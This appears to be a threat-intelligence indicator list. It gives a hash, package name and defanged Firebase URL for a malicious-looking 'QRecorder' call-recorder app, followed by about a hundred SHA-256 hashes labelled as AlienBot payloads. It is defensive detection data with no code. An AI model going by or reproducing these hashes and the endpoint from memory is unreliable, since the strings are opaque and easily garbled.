QRecorder	4d4f8acda2e9b430d5f3a175dbeee9dfcd07a9f26332b1a0b9e94166b1bc077f	com.record.callvoicerecorder	https://qrecordernew-defa rtdb.firebaseio[.]com

AlienBot Payloads:

- 231b5337e561e197775c7250ed3f82bcc0bbdde059ffff1012c672cd7126c13d e0ac33e9c0bd5a33959faf3eb40ca95b7a5c8bd6b6eb5a916085a05366643089
- 08334829f9c1b7db50acc38129ce2e001c928772a996663a875e27bd7a0d54e2
- 277dc754cf28a3f0c4a734e84ccdd0fe2b149ff030eaf5c714e8915e95b436d0
- 51a715475e58ba225c9d031c282f1394531e7e71ab1006e03e303db2afadfdd6
- 74f0794705b069e75bdc9bbc40b46fea6fefc5a493c36a433eea09971d207f3c
- 92524a2a0832196524b3daa55726f3c1b62d09cf7997c470405ac138a329ec80
- 3c1c2ccd34abc145cc6a3d1eb789c499eea530962609acab62c5e6ab3607da66
- 549a1a1dbb8ca26c38a4e02402cdca272d0af70a8708d50cdc82ade501b5d696
- 388b525689700638568d3e0f62512dd9293a37253cac8d836a7d1edb3c2bb881
- 57377c13a08bd0c4376c93fe6f70e9e1779e9801bb22ef85b9f8c31a96a905ee
- cff15bc6a6012dbed17754d8fa1f50debe52f28e03aa3a0abbdd6674e7752e5c
- f87469076b856543c22a3e7e1a617e7741208be251cf5d7a5cf0dddc97a86547
- 8c0a2a34fb7753a3b1c86451cbc9c8c8205164e5942f8068b3edc3f22b13a27a
- fea918c0f673a1c11d52c7d30c5e858f8521b0ea1827eba1801d6aec93300db0
- 7aaf4937c9694708b442a2054ef6118db37b857ee0b4d70255dec1012e14e3ea
- 7a44ead8a55a43c91cb1fc0e21fbf7e3ea58a135d438f37a14065c5f850ad996

- 9981581da2d34f8101d937ab61d7bf8ec4c441d39487135100b8b5228687c36a
- dc49b51d2eaacfd1568e0385eca386ce849d72533dfcf449f04510d2558bbbed
- d5a6ae36bf90f00dd99354b1392a56433d3532b47e18a596683d4ae6c77d5a9f
- ef5316fc8dee0cea24cff320926943ab24a410651053c54b792ad1d20db6d800
- 5810af063e1d6c40c96dbc59ba9f702bda2aa6b4c337a8b2ad983314575fc491
- d6060046f98abd5ab0a89c64aca36a26926d220acd4658eb0c59b736b357c819
- 0556762d4e843e298b63057cc28ad0c7be0721505502587303c674550473bd50
- ef2e757973e6e532ec5c3fdca4e40cf554ac0dd4f2e0d2d12f95302dc692cf99
- c0b1f73f18a45e34fac15c30de6d879a35bf6db4281278c509a9b7a2b7b37bbc
- 7c21bccbc9a2eef6ffcabbe6c66217ad2793aca4a75a94d4a6bc8dc08065c709
- 86b69db3571435a98e8bb94f8fe247c95ecf9e4cb18c9c702f0d3dcd91bb6634
- 94c5ecf16bbf1cba3fe536e287803d345a056fd96c3e3a997aaf5859c274ee45
- 40bd8ad79baff01a7e3729b586413dd73f4fba9f221716c3e934c87a15b719bc
- b47ff621c17083cd3ae046763a70e826afebddd50196be0a55feef8838ba634e
- d1a6a78f9886503c963bacbfcf5143b9be82ca4b2bb03ab18fe236706df0b874
- 9a6f195746a3e082efdca489339595f9669f04abd2b640f8bc7ec12ac9c3dd8d
- f95d590c83a4b43a88150b2cf31175912501d429814e7e79da26d84077c63f31
- 45ee0e98316dc30e5137990e7831fdc6d49e74aa2f699bd3c2aa6af0ed42ed00
- d1dd759e210e08d10679cd794df94d3ce6b87c5312441a8ee622b69b315f6d03
- 17d0776953069a5aea979940786be357493ca77a7a65a5c91fa4c5e6b3f55443
- 9d8ef3972db34a4179c3d869425b7a83e1e2c12a7ddca9ea574abbfefdbaca91
- b04f1e29d8c41111a7af7b51349ceadd8f6cb8e94ab58c28a89a3e8d0c2644a0
- 618c4b5ad167a03421ec8cc458d1c7470f2df0968a470cfab3e66af8f21ed13a
- a74495ee11ecdcb27ed49f7110febb76d13214281e0bfe0e93955dba096542b2
- 0159eb849334758ca1994368c5770b7bcd49058b2ea069702757ef5302865836
- 623f020d836556ac697af979d07cc009746e59c6b458298fc3cd7eca62b3fef9
- 5b35d8b56aa0f7fa4f8bf6711044dfc18f54fb498bcc0a3d42cc8b15bb0103f0
- daf047c85ebc7caf006126e1a177e404298b58ca18d9220dc534f5fb88a0e91f
- b7a5db0926a8f5a9de13a14f8245041b7c30bc66d075b2ba2869a76fd6dbb244
- 55c0b443858cedebf87316b45618e1dc3ef3ad4ace873718aac692b9f28fbeb7
- 7296cee58dc8b31af03c9efa14b4160dd4c4e9054b2dc1310f2ff1b6fa94cd27
- 9d42d35f68ababe30ef222c379ac3dddf4a024708e5976a1e347a76a67642b9f
- d7a7b6a874ad9fb184e29937c7c2828134ec9fa30b51820248e7b8a00cc9d7cc
- 4d861ffca296dac63f57c1b71e79bdc8fd353f886e606180b8e2f85602548ac9
- 23a0f646d40727d4d56d096b09b8d43113bfea2c6a55803275d7713369f69b96
- de8584e3357b3de38235d908f071d8b20987cf532943966b64ba52bb56ce09b5
- 8d5cfbb7e3bf757090a9815cd7dc4996026e4849714cbd83ad8cc962bc85ce5f
- d8add7796feed041711f76c0422e1c1c93b323d273a46eb985179b52c09ec1a3
- 6d6c69f27b674b809d6169c7896369e1016b83addc4987bf10b96c7246c3c7be
- 0dc29a71ced37e980eeff777b22a1414f3432955f54ecd8ae9cbcfa73dc71c3e
- 65d97e756aca99a983305d3aa25c120480426274e3de7a41da06ea9e068a0491
- 9fcac04a1d4fb109da558e36688b2873df4b8aade452c1740a235e181b279976
- e864a4270f414a200648533f92bf6f0f497bea880e7cc3122220a76d9538719d
- 41aecb150e9f1250c5953e87f2e470cb0a18c74b7387414cee503690de2dec13
- 6c96461480bfa5bea4d4a7ae3b5718b89697785fea835077e8031405bebb5a87
- 88c976e37f5efb01987f010488b54670723e3886b064b979166f24c72519c015
- ab9b5877e00d656725272704554fba587eded3c4258a4b95e74655f147d3766d
- 8a1cc427d6d235f2bdb415671c66375206f941ba70c5521507d498e448006305
- 328cfa7bac115ff328c6d0c4714483d95d6a32e0a3e94178b247c0db38f8a0f2
- 596117ba1f4aec95e5f6e9c055242c24c580d947b864ddccc08f3c7bef856dd7
- d4f18450c6174dcef50b1a25bb866282fd06936afc6a35f8a161d3a450147935
- a3e1fb6f041e3745753c48d92db105796fbad58ff307aee442f845837f2c3ae5
- f1613ab80dff1b78b797dec467415a3d49ce87388ebcd579b24aba28e8c778e5
- 1a458c210458fcdbeec740acdb0ad07e1c7c3ad1c7bac4139e4ebd632552e062
- 27e552045d3ad74e36d20c47357ee62795b7776457f62e2a8ebbf1901bd47a5b
- a7608c803368b3cecd7f129a0f9abddd398808759792426e1dbe4c14972e9ef6
- 5b9f5cc0373e6682a652b695357e49b1c017697fc6c3ec06db2b4a1001dbfd81
- 7ff23d2ff8650809bb37718c64b8e3d8ce7124a5ca0108ff4260489111f5b055
- f644c86a18173bdccc675518a3860ee3c0559dedd3460dcf2629d032f844a107
- 158ef48b0d9f1e0b5d3f8fdc7cea452d1638d856f8d3c168ddfd1a8221dba3cc
- 311e3c20c84c9c33fb5dd86fcdb3c758f3578d7977011f4918d3c7f9ec531cae
- b7f90a66f4463e24ab8bd7cf5c9e0559d864ee7ad01fb7aa1926f852fd3df8bc
- 8c1613e6b9e54caf79106574f50052d077b0fe8260fef8b6ee2ca3a7af8ebfae
- 27121f8e76b76c4bb10f955360651ada13ea1358e75f494368a3d49ad81814b8

- f92e084a688597afa49f68a5ca946006d648e3d6011613e2fe0a2fecf659cd78
- a9e2b50c18eb4616b403b05f5c8e872fc19d614f937e0dea8107313b151c272e
- 35d0450b947f6a19da90b8ba7f3c0665e2f0a3943c9f5558fab1090079f469f7
- 28dfbda454017a747c5933b7e7bfc3401259ade55c4627023d49bf8a9e62cd17
- 4df560e827f5cc1c4608f16ee15cf559ef0e1c51fca19ed2fd15fe7af8f36479
- 744622ed1e77cc3d115aec5c879d21a0c0a28f22f44d3b6b9a308969857a4486
- 16e93127b971ce7c297e8737dd5f465b8f2ee0cf62e1dbf0354837c9c1b1c602
- a36570f1aecdd908cfb3d0cd204299b8e2ab4fe94004707b18706213585fce7e
- 6d109957f9342e49c35097ec428289c7a173d67e68d50859252298245df21439
- 2f1a61d1d537b9f78596f2434b1be9266325311608c81d54c0f6bb6aacd02310
- fccb9801cb57309302f42d18b3f59b37f33c0a5792694356821e00bb483e785c
- 2aceb0f36759b88a1cf976ffac47b8d6c08fa4ed6ab413aaeb38c44dd02a1abf
- 41e39575ab4cd1dee50e78e373fe330b186ec76acff6df393d257aeadcdb9886
- 6b0076494c8c9622e990c2d03cdd5a4c48fbee29a0a15d97d29a4407e8b4f816
- 9126536f7c2db242324775b8eaf6f6fee8225afcb87710bb536524dfe9ba816c
- c661cf935158161d4fa4b201302bb18d613cd9fd8594bd9a0ab312c710f0d053
- 12bf98fc0fa30602819530ef19f5c0c9c14c781c031ab41add54cf0121c77aac
- bebad63feb0966038bc5e59581742b088c34f693f02af4ddd9bf9c3946992284
- 879e8a845c3ef895c4e53ea46f2efa7fdd8c3375166c2036b9bbc8c3876df705
- a020b2764ce99964d85061675e30da40a6dae09243adc71fc135529bb036e8d5
- 01c6b6c24aa3e74df0061b61289b7e01ddd831f07f24522470e25baf523e24ef
- 662736f8e367d22e13bcda5e349e5b6004c09559b7f7229f564ed114d269a28a
- 105422711dd34f56ad492d11cd891d461eefc34bf9bbc7d72ff06980aaae126d
- 80479c940df0fff0456dd95125f0b6b01ecce8710aa0217d0c20177e1a898162